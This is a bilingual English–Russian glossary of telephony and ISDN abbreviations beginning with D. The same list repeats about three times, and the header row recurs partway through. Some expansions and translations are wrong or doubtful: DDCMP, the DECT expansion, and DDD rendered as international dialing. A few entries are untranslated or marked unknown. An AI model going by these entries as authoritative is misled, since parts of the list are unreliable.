DL5MDA	Someone who collects each ISDN abbreviation crossing his way — тот, кто коллекционирует каждую встречную аббревиатуру ISDN
DLAB	Divisor latch access bit — бит доступа к защёлке делителя
DLC	Data link control — управление каналом передачи данных
DLC	Data link controller assignment for clusters — назначение контроллера канала для кластеров
DLC	Digital loop carrier — цифровой петлевой несущий
DLCI	Data link connection identifier (i.440: SAPI+TEI) — идентификатор соединения канала данных
DLCU	Digital line carrier unit — блок несущего цифрового канала
DLE	Data link escape (ASCII control) — управляющий символ ASCII: экранирование канала
DLI	Data link interface — интерфейс канала данных
DLI0I	Data link 0 interrupt — прерывание канала данных 0
DLI1I	Data link 1 interrupt — прерывание канала данных 1
DLISW	DLI switch error — ошибка переключения DLI
DLL	Dial long lines — набор по длинным линиям
DLM	Data link module — модуль канала данных
DLN	Direct link node — узел прямого соединения
DLNORSP	Init response not received from data link — ответ инициализации не получен от канала данных
DLOPE	Dual link interface (DLI) 0 parity error — ошибка чётности двойного интерфейса DLI 0

Аббревиатура	Расшифровка
D	Data — данные

D	Default supervision — надзор по умолчанию
D	Digits — цифры
D	Dispatch — диспетчеризация
D	Hotel/motel equipment from trouble report (TSPS only) — оборудование гостиниц/мотелей из отчёта о неисправностях (только TSPS)
D-CTL	D channel controller (IDEC) — контроллер D-канала (IDEC)
D/A	Digital to analog — цифро-аналоговый
D1PK	DS-1 interface pack (SCM-10S NTI) — интерфейсный модуль DS-1
D1PK	DS-1 interface pack (SCM-10S MUX NTI) — интерфейсный модуль DS-1 (MUX)
DA	Digital data off-net extension INTER/TRA blocal 1-26
DA	Directory assistance — справочная служба
DAC	Digital to analog converter — цифро-аналоговый преобразователь
DAC	Dispatch Administration Center — центр диспетчерского управления
DACC	Directory assistance call completion — завершение вызова справочной службы
DACK	Direct memory access acknowledge — подтверждение прямого доступа к памяти
DACOM	Data Communications Corp. of Korea (ROK) — корпорация передачи данных Кореи
DACS	Digital access cross-connect system — система цифровой кросс-коммутации
DACS	Digital accessed and cross-connected system
DACS	Directory assistance charging system — система тарификации справочной службы
DACTVTD	Deactivated — деактивирован
DAEDR	Delimitation — разграничение

DAIS	Distributed automatic intercept system — распределённая автоматическая система перехвата
DAML	Digital added main line (pair gain) — дополнительная цифровая основная линия (уплотнение пары)
DAMT	Direct access mechanized testing — механизированное тестирование с прямым доступом
DAP	Display administration process — процесс администрирования отображения
DAP	Document application profile — профиль приложения документа
DARC	Division alarm recording center — центр записи аварийных сигналов отдела
DART	Distribution area rehabilitation — восстановление зоны распределения
DARU	Distributed automatic intercept system audio response unit — блок речевого ответа распределённой системы перехвата
DAS	Data auxiliary set — вспомогательный набор данных
DAS	Directory assistance system — система справочной службы
DAS	Distributor and scanner — распределитель и сканер
DAS-WDT	Distributor and scanner-watch dog timer — распределитель/сканер с сторожевым таймером
DAS/C	Directory assistance system/computer — система справочной службы/компьютер
DASD	Direct access storage device — устройство хранения с прямым доступом
DASS2	Digital access signaling system 2 (BT) — цифровая система сигнализации с прямым доступом 2
DAU	Digital access unit — блок цифрового доступа

DAV	Data above voice — данные поверх речи
DAY	Delete an assembly — удалить сборку
DB	DSSDS 1.5 mb/s access line INTER/TRA blocal 1-26
DB	Decibel — децибел
DBA	Data base administrator — администратор базы данных
DBAC	Data base administration center — центр администрирования базы данных
DBAS	Data base administration system — система администрирования базы данных
DBCS	Data bank control system — система управления банком данных
DBL	Data base load — загрузка базы данных
DBM	Database manager — менеджер базы данных
DBMS	Data base management system — система управления базами данных
DBOS	Data bank organization system — система организации банка данных
DBS	Duplex bus selector — дуплексный селектор шины
DBSS	Data bank security system — система защиты банка данных
DC	Device confirmation (C/I channel code) — подтверждение устройства
DC	Dial code — код набора
DC	Direct current — постоянный ток
DCC	Data collection computer — компьютер сбора данных
DCC	Data country code (ISO 7498) — код страны данных
DCC	Destination code cancellation — отмена кода назначения

DCC	Destination code cancellation control — управление отменой кода назначения
DCC	Digroup core controller — контроллер ядра группы цифровых каналов
DCCS	Discontiguous shared segments — несмежные общие сегменты
DCD	Data collection device — устройство сбора данных
DCE	Data circuit terminal equipment — оконечное оборудование канала данных
DCE	Data circuit-terminating equipment — оборудование завершения канала данных
DCE	Data communications equipment — оборудование передачи данных
DCE	Digital carrier equipment — оборудование цифрового несущего канала
DCG	Default cell group — группа ячеек по умолчанию
DCH	D channel handler — обработчик D-канала
DCH	D-channel handling bit — бит обработки D-канала
DCH	Discharge — разряд/отключение
DCHOOS	D-channel is out of service — D-канал не работает
DCL	Data clock (i.e. IOM2) — тактовый сигнал данных
DCL	DEC control language — управляющий язык DEC
DCLU	Digital carrier line unit — блок линии цифрового несущего канала
DCM	Digital carrier module — модуль цифрового несущего канала
DCME	Digital circuit multiplexing equipment — оборудование мультиплексирования цифровых каналов

DCMS	Distributed call measurement system — распределённая система измерения вызовов
DCMU	Digital concentrator measurement unit — блок измерений цифрового концентратора
DCN	List disconnected and changed numbers — список отключённых и изменённых номеров
DCP	D channel processor — процессор D-канала
DCP	Duplex central processor — дуплексный центральный процессор
DCPR	Detailed continuing property record (PICS/DCPR) — детальная постоянная запись об имуществе
DCPSK	Differential coherent phase-shift keying — дифференциальная когерентная фазовая манипуляция
DCS	Data communications subsystem — подсистема передачи данных
DCS	Digital cross-connect system — система цифровой кросс-коммутации
DCS	Direct current signaling — сигнализация постоянным током
DCSO	Display completed service order (LMOS command) — отображение выполненного заказа на обслуживание
DCT	Digital carrier trunk — цифровой несущий транк
DCTB	DCT bank — банк DCT
DCTEXT	DCT extended — расширенный DCT
DCTN	Defense commercial telecommunications network — коммерческая телекоммуникационная сеть обороны
DCTS	Dimension custom telephone service — специализированная телефонная служба Dimension
DCTUCOM	Directly connected test unit common board — общая плата напрямую подключённого блока тестирования

DCTUPORT	Directly connected test unit port circuit — портовая схема напрямую подключённого блока тестирования
DCn	Device control n — управление устройством n
DD	Data downstream (i.e. IOM2) — поток данных вниз
DD	Delay dial — задержка набора
DD	Disk drives — дисковые накопители
DD	Due date — срок исполнения
DD	Total switching control center (SCC) and field work time — суммарное время работы центра управления коммутацией и выездных работ
DDC	Direct department calling — прямой вызов отдела
DDCMP	Daily display conversation mode and printer — ежедневный режим отображения разговора и принтер
DDD	Direct distance dialing — прямой международный набор
DDGT	Digital data group terminal — терминал группы цифровых данных
DDI	Direct dialing-in (i.251 A) — прямой входящий набор
DDN	Defense data network — оборонная сеть данных
DDOV	Digital data over voice — цифровые данные поверх речи
DDS	DDS loopback test (SARTS command) — петлевой тест DDS
DDS	Dataphone digital service — цифровая служба Dataphone
DDS	Digital data service — служба цифровых данных
DDS	Digital data system — система цифровых данных

DDS	Digital dataphone service — цифровая телефонная служба
DDS	Display the DS table — отобразить таблицу DS
DDX	Digital data exchange — обмен цифровыми данными
DDX	Distributed data exchange — распределённый обмен данными
DEAC	Deactivation (C/I channel code) — деактивация
DEACT	Deactivate — деактивировать
DEC	Digital Equipment Corporation — корпорация Digital Equipment
DECT	Digital European cellular phone — европейский цифровой сотовый телефон
DEL	Delete — удалить
DEN	Digital equipment number — номер цифрового оборудования
DERP	Defective equipment replacement program — программа замены неисправного оборудования
DES	Data encryption standard — стандарт шифрования данных
DES	Destination — назначение
DEST	Destinations — пункты назначения
DET	Detach MSG. (i.451) — сообщение отсоединения
DEV	Deviation — отклонение
DEV	Device — устройство
DEW	Distant early warning (line) — линия дальнего раннего предупреждения
DF	Distributing frame — кросс-панель (распределительная)
DF	Distribution frame — распределительная рама

DF	HSSDS 1.5 mb/s hub to hub INTER/TRA blocal 1-26
DFC	Disk file controller — контроллер дискового файла
DFI	Digital facility interface — интерфейс цифрового объекта
DFI	Digital family interface — интерфейс цифрового семейства
DFIH	Digital facility interface circuit pair — пара схем интерфейса цифрового объекта
DFMS	Digital facility management system — система управления цифровым объектом
DFTAC	Distributing frame test access circuit — схема тестового доступа к распределительной раме
DG	HSSDS 1.5 mb/s hub to earth station INTER/TRA blocal 1-26
DGCT	Diagnostic control table — таблица управления диагностикой
DGN	Diagnose — диагностировать
DGN	Memory failure in CS/PS diagnostic program — отказ памяти в программе диагностики 1AESS
DH	Digital service INTER/TRA blocal 1-26
DI	Deactivation indication (C/I channel code) — индикация деактивации
DI	Direct-in dial INTER/TRA blocal 1-26
DI	Unk division?
DIA	Document interchange architecture — архитектура обмена документами
DIAG	Diagnostic — диагностика
DIC	Digital concentrator — цифровой концентратор
DIC	Digital interface controller — контроллер цифрового интерфейса
DID	DI downstream — нисходящий поток DI

DID	Direct inward dialing — прямой входящий набор
DIF	Digital frame interface — интерфейс цифрового фрейма
DIF	Digital interface — цифровой интерфейс
DIF	Digital interface frame — фрейм цифрового интерфейса
DIFF	Difference — разность
DILEP	Digital line engineering program — программа проектирования цифровых линий
DIM	Data in the middle — данные в промежутке
DIP	Dedicated inside plant COSMOS command — команда выделенного внутреннего оборудования
DIP	Dip creation option — опция создания DIP
DIP	Document interchange protocol (lower sublayer of OSI layer 6) — протокол обмена документами
DIP	Dual in-line package — двухрядный корпус
DIR	Direction — направление
DIR	Directory — каталог
DIR	Standard dip report — стандартный отчёт DIP
DIS	Disconnect — отключить
DIS	Display — отображение
DISA	Direct inward system access — прямой входящий системный доступ
DISABL	Disable — отключить
DISC	Disconnect (LAP-D command) — отключение (команда LAP-D)
DISD	Direct inward subscriber access — прямой входящий абонентский доступ
DIST	Distribute point board — плата распределительных точек
DIU	Deactivate indication — индикация деактивации

DIU	Digital interface unit — блок цифрового интерфейса
DIU	Digroup interface unit (DACS) — блок интерфейса группы каналов (DACS)
DIV	(нем.) Digital exchange — цифровая АТС
DIVF	(нем.) DIV for long distance service — DIV для дальней связи
DIVO	(нем.) DIV for local service — DIV для местной связи
DJ	Digit trunk INTER/TRA blocal 1-26
DK	Data link INTER/TRA blocal 1-26
DL	Dial — набор номера
DL	Dictation line INTER/TRA blocal 1-26
DL1PE	DLI 1 parity error — ошибка чётности DLI 1
DL5MDA	Someone who collects each ISDN abbreviation crossing his way — тот, кто коллекционирует каждую встречную аббревиатуру ISDN
DLAB	Divisor latch access bit — бит доступа к защёлке делителя
DLC	Data link control — управление каналом передачи данных
DLC	Data link controller assignment for clusters — назначение контроллера канала для кластеров
DLC	Digital loop carrier — цифровой петлевой несущий
DLCI	Data link connection identifier (i.440: SAPI+TEI) — идентификатор соединения канала данных
DLCU	Digital line carrier unit — блок несущего цифрового канала
DLE	Data link escape (ASCII control) — управляющий символ ASCII: экранирование канала
DLI	Data link interface — интерфейс канала данных
DLI0I	Data link 0 interrupt — прерывание канала данных 0

DLI1I	Data link 1 interrupt — прерывание канала данных 1
DLISW	DLI switch error — ошибка переключения DLI
DLL	Dial long lines — набор по длинным линиям
DLM	Data link module — модуль канала данных
DLN	Direct link node — узел прямого соединения
DLNORSP	Init response not received from data link — ответ инициализации не получен от канала данных
DLOPE	Dual link interface (DLI) 0 parity error — ошибка чётности двойного интерфейса DLI 0

Аббревиатура	Расшифровка
D	Data — данные
D	Default supervision — надзор по умолчанию
D	Digits — цифры
D	Dispatch — диспетчеризация
D	Hotel/motel equipment from trouble report (TSPS only) — оборудование гостиниц/мотелей из отчёта о неисправностях (только TSPS)
D-CTL	D channel controller (IDEC) — контроллер D-канала (IDEC)
D/A	Digital to analog — цифро-аналоговый
D1PK	DS-1 interface pack (SCM-10S NTI) — интерфейсный модуль DS-1
D1PK	DS-1 interface pack (SCM-10S MUX NTI) — интерфейсный модуль DS-1 (MUX)
DA	Digital data off-net extension INTER/TRA blocal 1-26
DA	Directory assistance — справочная служба
DAC	Digital to analog converter — цифро-аналоговый преобразователь
DAC	Dispatch Administration Center — центр диспетчерского управления

DACC	Directory assistance call completion — завершение вызова справочной службы
DACK	Direct memory access acknowledge — подтверждение прямого доступа к памяти
DACOM	Data Communications Corp. of Korea (ROK) — корпорация передачи данных Кореи
DACS	Digital access cross-connect system — система цифровой кросс-коммутации
DACS	Digital accessed and cross-connected system
DACS	Directory assistance charging system — система тарификации справочной службы
DACTVTD	Deactivated — деактивирован
DAEDR	Delimitation — разграничение
DAIS	Distributed automatic intercept system — распределённая автоматическая система перехвата
DAML	Digital added main line (pair gain) — дополнительная цифровая основная линия (уплотнение пары)
DAMT	Direct access mechanized testing — механизированное тестирование с прямым доступом
DAP	Display administration process — процесс администрирования отображения
DAP	Document application profile — профиль приложения документа
DARC	Division alarm recording center — центр записи аварийных сигналов отдела
DART	Distribution area rehabilitation — восстановление зоны распределения
DARU	Distributed automatic intercept system audio response unit — блок речевого ответа распределённой системы перехвата
DAS	Data auxiliary set — вспомогательный набор данных

DAS	Directory assistance system — система справочной службы
DAS	Distributor and scanner — распределитель и сканер
DAS-WDT	Distributor and scanner-watch dog timer — распределитель/сканер с сторожевым таймером
DAS/C	Directory assistance system/computer — система справочной службы/компьютер
DASD	Direct access storage device — устройство хранения с прямым доступом
DASS2	Digital access signaling system 2 (BT) — цифровая система сигнализации с прямым доступом 2
DAU	Digital access unit — блок цифрового доступа
DAV	Data above voice — данные поверх речи
DAY	Delete an assembly — удалить сборку
DB	DSSDS 1.5 mb/s access line INTER/TRA blocal 1-26
DB	Decibel — децибел
DBA	Data base administrator — администратор базы данных
DBAC	Data base administration center — центр администрирования базы данных
DBAS	Data base administration system — система администрирования базы данных
DBCS	Data bank control system — система управления банком данных
DBL	Data base load — загрузка базы данных
DBM	Database manager — менеджер базы данных
DBMS	Data base management system — система управления базами данных
DBOS	Data bank organization system — система организации банка данных

DBS	Duplex bus selector — дуплексный селектор шины
DBSS	Data bank security system — система защиты банка данных
DC	Device confirmation (C/I channel code) — подтверждение устройства
DC	Dial code — код набора
DC	Direct current — постоянный ток
DCC	Data collection computer — компьютер сбора данных
DCC	Data country code (ISO 7498) — код страны данных
DCC	Destination code cancellation — отмена кода назначения
DCC	Destination code cancellation control — управление отменой кода назначения
DCC	Digroup core controller — контроллер ядра группы цифровых каналов
DCCS	Discontiguous shared segments — несмежные общие сегменты
DCD	Data collection device — устройство сбора данных
DCE	Data circuit terminal equipment — оконечное оборудование канала данных
DCE	Data circuit-terminating equipment — оборудование завершения канала данных
DCE	Data communications equipment — оборудование передачи данных
DCE	Digital carrier equipment — оборудование цифрового несущего канала
DCG	Default cell group — группа ячеек по умолчанию
DCH	D channel handler — обработчик D-канала
DCH	D-channel handling bit — бит обработки D-канала

DCH	Discharge — разряд/отключение
DCHOOS	D-channel is out of service — D-канал не работает
DCL	Data clock (i.e. IOM2) — тактовый сигнал данных
DCL	DEC control language — управляющий язык DEC
DCLU	Digital carrier line unit — блок линии цифрового несущего канала
DCM	Digital carrier module — модуль цифрового несущего канала
DCME	Digital circuit multiplexing equipment — оборудование мультиплексирования цифровых каналов
DCMS	Distributed call measurement system — распределённая система измерения вызовов
DCMU	Digital concentrator measurement unit — блок измерений цифрового концентратора
DCN	List disconnected and changed numbers — список отключённых и изменённых номеров
DCP	D channel processor — процессор D-канала
DCP	Duplex central processor — дуплексный центральный процессор
DCPR	Detailed continuing property record (PICS/DCPR) — детальная постоянная запись об имуществе
DCPSK	Differential coherent phase-shift keying — дифференциальная когерентная фазовая манипуляция
DCS	Data communications subsystem — подсистема передачи данных
DCS	Digital cross-connect system — система цифровой кросс-коммутации
DCS	Direct current signaling — сигнализация постоянным током

DCSO	Display completed service order (LMOS command) — отображение выполненного заказа на обслуживание
DCT	Digital carrier trunk — цифровой несущий транк
DCTB	DCT bank — банк DCT
DCTEXT	DCT extended — расширенный DCT
DCTN	Defense commercial telecommunications network — коммерческая телекоммуникационная сеть обороны
DCTS	Dimension custom telephone service — специализированная телефонная служба Dimension
DCTUCOM	Directly connected test unit common board — общая плата напрямую подключённого блока тестирования
DCTUPORT	Directly connected test unit port circuit — портовая схема напрямую подключённого блока тестирования
DCn	Device control n — управление устройством n
DD	Data downstream (i.e. IOM2) — поток данных вниз
DD	Delay dial — задержка набора
DD	Disk drives — дисковые накопители
DD	Due date — срок исполнения
DD	Total switching control center (SCC) and field work time — суммарное время работы центра управления коммутацией и выездных работ
DDC	Direct department calling — прямой вызов отдела
DDCMP	Daily display conversation mode and printer — ежедневный режим отображения разговора и принтер
DDD	Direct distance dialing — прямой международный набор

DDGT	Digital data group terminal — терминал группы цифровых данных
DDI	Direct dialing-in (i.251 A) — прямой входящий набор
DDN	Defense data network — оборонная сеть данных
DDOV	Digital data over voice — цифровые данные поверх речи
DDS	DDS loopback test (SARTS command) — петлевой тест DDS
DDS	Dataphone digital service — цифровая служба Dataphone
DDS	Digital data service — служба цифровых данных
DDS	Digital data system — система цифровых данных
DDS	Digital dataphone service — цифровая телефонная служба
DDS	Display the DS table — отобразить таблицу DS
DDX	Digital data exchange — обмен цифровыми данными
DDX	Distributed data exchange — распределённый обмен данными
DEAC	Deactivation (C/I channel code) — деактивация
DEACT	Deactivate — деактивировать
DEC	Digital Equipment Corporation — корпорация Digital Equipment
DECT	Digital European cellular phone — европейский цифровой сотовый телефон
DEL	Delete — удалить
DEN	Digital equipment number — номер цифрового оборудования
DERP	Defective equipment replacement program — программа замены неисправного оборудования

DES	Data encryption standard — стандарт шифрования данных
DES	Destination — назначение
DEST	Destinations — пункты назначения
DET	Detach MSG. (i.451) — сообщение отсоединения
DEV	Deviation — отклонение
DEV	Device — устройство
DEW	Distant early warning (line) — линия дальнего раннего предупреждения
DF	Distributing frame — кросс-панель (распределительная)
DF	Distribution frame — распределительная рама
DF	HSSDS 1.5 mb/s hub to hub INTER/TRA blocal 1-26
DFC	Disk file controller — контроллер дискового файла
DFI	Digital facility interface — интерфейс цифрового объекта
DFI	Digital family interface — интерфейс цифрового семейства
DFIH	Digital facility interface circuit pair — пара схем интерфейса цифрового объекта
DFMS	Digital facility management system — система управления цифровым объектом
DFTAC	Distributing frame test access circuit — схема тестового доступа к распределительной раме
DG	HSSDS 1.5 mb/s hub to earth station INTER/TRA blocal 1-26
DGCT	Diagnostic control table — таблица управления диагностикой
DGN	Diagnose — диагностировать
DGN	Memory failure in CS/PS diagnostic program — отказ памяти в программе диагностики 1AESS

DH	Digital service INTER/TRA blocal 1-26
DI	Deactivation indication (C/I channel code) — индикация деактивации
DI	Direct-in dial INTER/TRA blocal 1-26
DI	Unk division?
DIA	Document interchange architecture — архитектура обмена документами
DIAG	Diagnostic — диагностика
DIC	Digital concentrator — цифровой концентратор
DIC	Digital interface controller — контроллер цифрового интерфейса
DID	DI downstream — нисходящий поток DI
DID	Direct inward dialing — прямой входящий набор
DIF	Digital frame interface — интерфейс цифрового фрейма
DIF	Digital interface — цифровой интерфейс
DIF	Digital interface frame — фрейм цифрового интерфейса
DIFF	Difference — разность
DILEP	Digital line engineering program — программа проектирования цифровых линий
DIM	Data in the middle — данные в промежутке
DIP	Dedicated inside plant COSMOS command — команда выделенного внутреннего оборудования
DIP	Dip creation option — опция создания DIP
DIP	Document interchange protocol (lower sublayer of OSI layer 6) — протокол обмена документами
DIP	Dual in-line package — двухрядный корпус
DIR	Direction — направление
DIR	Directory — каталог

DIR	Standard dip report — стандартный отчёт DIP
DIS	Disconnect — отключить
DIS	Display — отображение
DISA	Direct inward system access — прямой входящий системный доступ
DISABL	Disable — отключить
DISC	Disconnect (LAP-D command) — отключение (команда LAP-D)
DISD	Direct inward subscriber access — прямой входящий абонентский доступ
DIST	Distribute point board — плата распределительных точек
DIU	Deactivate indication — индикация деактивации
DIU	Digital interface unit — блок цифрового интерфейса
DIU	Digroup interface unit (DACS) — блок интерфейса группы каналов (DACS)
DIV	(нем.) Digital exchange — цифровая АТС
DIVF	(нем.) DIV for long distance service — DIV для дальней связи
DIVO	(нем.) DIV for local service — DIV для местной связи
DJ	Digit trunk INTER/TRA blocal 1-26
DK	Data link INTER/TRA blocal 1-26
DL	Dial — набор номера
DL	Dictation line INTER/TRA blocal 1-26
DL1PE	DLI 1 parity error — ошибка чётности DLI 1
DL5MDA	Someone who collects each ISDN abbreviation crossing his way — тот, кто коллекционирует каждую встречную аббревиатуру ISDN
DLAB	Divisor latch access bit — бит доступа к защёлке делителя

DLC	Data link control — управление каналом передачи данных
DLC	Data link controller assignment for clusters — назначение контроллера канала для кластеров
DLC	Digital loop carrier — цифровой петлевой несущий
DLCI	Data link connection identifier (i.440: SAPI+TEI) — идентификатор соединения канала данных
DLCU	Digital line carrier unit — блок несущего цифрового канала
DLE	Data link escape (ASCII control) — управляющий символ ASCII: экранирование канала
DLI	Data link interface — интерфейс канала данных
DLI0I	Data link 0 interrupt — прерывание канала данных 0
DLI1I	Data link 1 interrupt — прерывание канала данных 1
DLISW	DLI switch error — ошибка переключения DLI
DLL	Dial long lines — набор по длинным линиям
DLM	Data link module — модуль канала данных
DLN	Direct link node — узел прямого соединения
DLNORSP	Init response not received from data link — ответ инициализации не получен от канала данных
DLOPE	Dual link interface (DLI) 0 parity error — ошибка чётности двойного интерфейса DLI 0

Аббревиатура	Расшифровка
D	Data — данные
D	Default supervision — надзор по умолчанию
D	Digits — цифры
D	Dispatch — диспетчеризация

D	Hotel/motel equipment from trouble report (TSPS only) — оборудование гостиниц/мотелей из отчёта о неисправностях (только TSPS)
D-CTL	D channel controller (IDEC) — контроллер D-канала (IDEC)
D/A	Digital to analog — цифро-аналоговый
D1PK	DS-1 interface pack (SCM-10S NTI) — интерфейсный модуль DS-1
D1PK	DS-1 interface pack (SCM-10S MUX NTI) — интерфейсный модуль DS-1 (MUX)
DA	Digital data off-net extension INTER/TRA blocal 1-26
DA	Directory assistance — справочная служба
DAC	Digital to analog converter — цифро-аналоговый преобразователь
DAC	Dispatch Administration Center — центр диспетчерского управления
DACC	Directory assistance call completion — завершение вызова справочной службы
DACK	Direct memory access acknowledge — подтверждение прямого доступа к памяти
DACOM	Data Communications Corp. of Korea (ROK) — корпорация передачи данных Кореи
DACS	Digital access cross-connect system — система цифровой кросс-коммутации
DACS	Digital accessed and cross-connected system
DACS	Directory assistance charging system — система тарификации справочной службы
DACTVTD	Deactivated — деактивирован
DAEDR	Delimitation — разграничение
DAIS	Distributed automatic intercept system — распределённая автоматическая система перехвата

DAML	Digital added main line (pair gain) — дополнительная цифровая основная линия (уплотнение пары)
DAMT	Direct access mechanized testing — механизированное тестирование с прямым доступом
DAP	Display administration process — процесс администрирования отображения
DAP	Document application profile — профиль приложения документа
DARC	Division alarm recording center — центр записи аварийных сигналов отдела
DART	Distribution area rehabilitation — восстановление зоны распределения
DARU	Distributed automatic intercept system audio response unit — блок речевого ответа распределённой системы перехвата
DAS	Data auxiliary set — вспомогательный набор данных
DAS	Directory assistance system — система справочной службы
DAS	Distributor and scanner — распределитель и сканер
DAS-WDT	Distributor and scanner-watch dog timer — распределитель/сканер с сторожевым таймером
DAS/C	Directory assistance system/computer — система справочной службы/компьютер
DASD	Direct access storage device — устройство хранения с прямым доступом
DASS2	Digital access signaling system 2 (BT) — цифровая система сигнализации с прямым доступом 2
DAU	Digital access unit — блок цифрового доступа
DAV	Data above voice — данные поверх речи
DAY	Delete an assembly — удалить сборку

DB	DSSDS 1.5 mb/s access line INTER/TRA blocal 1-26
DB	Decibel — децибел
DBA	Data base administrator — администратор базы данных
DBAC	Data base administration center — центр администрирования базы данных
DBAS	Data base administration system — система администрирования базы данных
DBCS	Data bank control system — система управления банком данных
DBL	Data base load — загрузка базы данных
DBM	Database manager — менеджер базы данных
DBMS	Data base management system — система управления базами данных
DBOS	Data bank organization system — система организации банка данных
DBS	Duplex bus selector — дуплексный селектор шины
DBSS	Data bank security system — система защиты банка данных
DC	Device confirmation (C/I channel code) — подтверждение устройства
DC	Dial code — код набора
DC	Direct current — постоянный ток
DCC	Data collection computer — компьютер сбора данных
DCC	Data country code (ISO 7498) — код страны данных
DCC	Destination code cancellation — отмена кода назначения
DCC	Destination code cancellation control — управление отменой кода назначения

DCC	Digroup core controller — контроллер ядра группы цифровых каналов
DCCS	Discontiguous shared segments — несмежные общие сегменты
DCD	Data collection device — устройство сбора данных
DCE	Data circuit terminal equipment — оконечное оборудование канала данных
DCE	Data circuit-terminating equipment — оборудование завершения канала данных
DCE	Data communications equipment — оборудование передачи данных
DCE	Digital carrier equipment — оборудование цифрового несущего канала
DCG	Default cell group — группа ячеек по умолчанию
DCH	D channel handler — обработчик D-канала
DCH	D-channel handling bit — бит обработки D-канала
DCH	Discharge — разряд/отключение
DCHOOS	D-channel is out of service — D-канал не работает
DCL	Data clock (i.e. IOM2) — тактовый сигнал данных
DCL	DEC control language — управляющий язык DEC
DCLU	Digital carrier line unit — блок линии цифрового несущего канала
DCM	Digital carrier module — модуль цифрового несущего канала
DCME	Digital circuit multiplexing equipment — оборудование мультиплексирования цифровых каналов
DCMS	Distributed call measurement system — распределённая система измерения вызовов

DCMU	Digital concentrator measurement unit — блок измерений цифрового концентратора
DCN	List disconnected and changed numbers — список отключённых и изменённых номеров
DCP	D channel processor — процессор D-канала
DCP	Duplex central processor — дуплексный центральный процессор
DCPR	Detailed continuing property record (PICS/DCPR) — детальная постоянная запись об имуществе
DCPSK	Differential coherent phase-shift keying — дифференциальная когерентная фазовая манипуляция
DCS	Data communications subsystem — подсистема передачи данных
DCS	Digital cross-connect system — система цифровой кросс-коммутации
DCS	Direct current signaling — сигнализация постоянным током
DCSO	Display completed service order (LMOS command) — отображение выполненного заказа на обслуживание
DCT	Digital carrier trunk — цифровой несущий транк
DCTB	DCT bank — банк DCT
DCTEXT	DCT extended — расширенный DCT
DCTN	Defense commercial telecommunications network — коммерческая телекоммуникационная сеть обороны
DCTS	Dimension custom telephone service — специализированная телефонная служба Dimension
DCTUCOM	Directly connected test unit common board — общая плата напрямую подключённого блока тестирования
DCTUPORT	Directly connected test unit port circuit — портовая схема напрямую подключённого блока тестирования

DCn	Device control n — управление устройством n
DD	Data downstream (i.e. IOM2) — поток данных вниз
DD	Delay dial — задержка набора
DD	Disk drives — дисковые накопители
DD	Due date — срок исполнения
DD	Total switching control center (SCC) and field work time — суммарное время работы центра управления коммутацией и выездных работ
DDC	Direct department calling — прямой вызов отдела
DDCMP	Daily display conversation mode and printer — ежедневный режим отображения разговора и принтер
DDD	Direct distance dialing — прямой международный набор
DDGT	Digital data group terminal — терминал группы цифровых данных
DDI	Direct dialing-in (i.251 A) — прямой входящий набор
DDN	Defense data network — оборонная сеть данных
DDOV	Digital data over voice — цифровые данные поверх речи
DDS	DDS loopback test (SARTS command) — петлевой тест DDS
DDS	Dataphone digital service — цифровая служба Dataphone
DDS	Digital data service — служба цифровых данных
DDS	Digital data system — система цифровых данных
DDS	Digital dataphone service — цифровая телефонная служба
DDS	Display the DS table — отобразить таблицу DS

DDX	Digital data exchange — обмен цифровыми данными
DDX	Distributed data exchange — распределённый обмен данными
DEAC	Deactivation (C/I channel code) — деактивация
DEACT	Deactivate — деактивировать
DEC	Digital Equipment Corporation — корпорация Digital Equipment
DECT	Digital European cellular phone — европейский цифровой сотовый телефон
DEL	Delete — удалить
DEN	Digital equipment number — номер цифрового оборудования
DERP	Defective equipment replacement program — программа замены неисправного оборудования
DES	Data encryption standard — стандарт шифрования данных
DES	Destination — назначение
DEST	Destinations — пункты назначения
DET	Detach MSG. (i.451) — сообщение отсоединения
DEV	Deviation — отклонение
DEV	Device — устройство
DEW	Distant early warning (line) — линия дальнего раннего предупреждения
DF	Distributing frame — кросс-панель (распределительная)
DF	Distribution frame — распределительная рама
DF	HSSDS 1.5 mb/s hub to hub INTER/TRA blocal 1-26
DFC	Disk file controller — контроллер дискового файла

DFI	Digital facility interface — интерфейс цифрового объекта
DFI	Digital family interface — интерфейс цифрового семейства
DFIH	Digital facility interface circuit pair — пара схем интерфейса цифрового объекта
DFMS	Digital facility management system — система управления цифровым объектом
DFTAC	Distributing frame test access circuit — схема тестового доступа к распределительной раме
DG	HSSDS 1.5 mb/s hub to earth station INTER/TRA blocal 1-26
DGCT	Diagnostic control table — таблица управления диагностикой
DGN	Diagnose — диагностировать
DGN	Memory failure in CS/PS diagnostic program — отказ памяти в программе диагностики 1AESS
DH	Digital service INTER/TRA blocal 1-26
DI	Deactivation indication (C/I channel code) — индикация деактивации
DI	Direct-in dial INTER/TRA blocal 1-26
DI	Unk division?
DIA	Document interchange architecture — архитектура обмена документами
DIAG	Diagnostic — диагностика
DIC	Digital concentrator — цифровой концентратор
DIC	Digital interface controller — контроллер цифрового интерфейса
DID	DI downstream — нисходящий поток DI
DID	Direct inward dialing — прямой входящий набор
DIF	Digital frame interface — интерфейс цифрового фрейма
DIF	Digital interface — цифровой интерфейс

DIF	Digital interface frame — фрейм цифрового интерфейса
DIFF	Difference — разность
DILEP	Digital line engineering program — программа проектирования цифровых линий
DIM	Data in the middle — данные в промежутке
DIP	Dedicated inside plant COSMOS command — команда выделенного внутреннего оборудования
DIP	Dip creation option — опция создания DIP
DIP	Document interchange protocol (lower sublayer of OSI layer 6) — протокол обмена документами
DIP	Dual in-line package — двухрядный корпус
DIR	Direction — направление
DIR	Directory — каталог
DIR	Standard dip report — стандартный отчёт DIP
DIS	Disconnect — отключить
DIS	Display — отображение
DISA	Direct inward system access — прямой входящий системный доступ
DISABL	Disable — отключить
DISC	Disconnect (LAP-D command) — отключение (команда LAP-D)
DISD	Direct inward subscriber access — прямой входящий абонентский доступ
DIST	Distribute point board — плата распределительных точек
DIU	Deactivate indication — индикация деактивации
DIU	Digital interface unit — блок цифрового интерфейса
DIU	Digroup interface unit (DACS) — блок интерфейса группы каналов (DACS)

DIV	(нем.) Digital exchange — цифровая АТС
DIVF	(нем.) DIV for long distance service — DIV для дальней связи
DIVO	(нем.) DIV for local service — DIV для местной связи
DJ	Digit trunk INTER/TRA blocal 1-26
DK	Data link INTER/TRA blocal 1-26
DL	Dial — набор номера
DL	Dictation line INTER/TRA blocal 1-26
DL1PE	DLI 1 parity error — ошибка чётности DLI 1
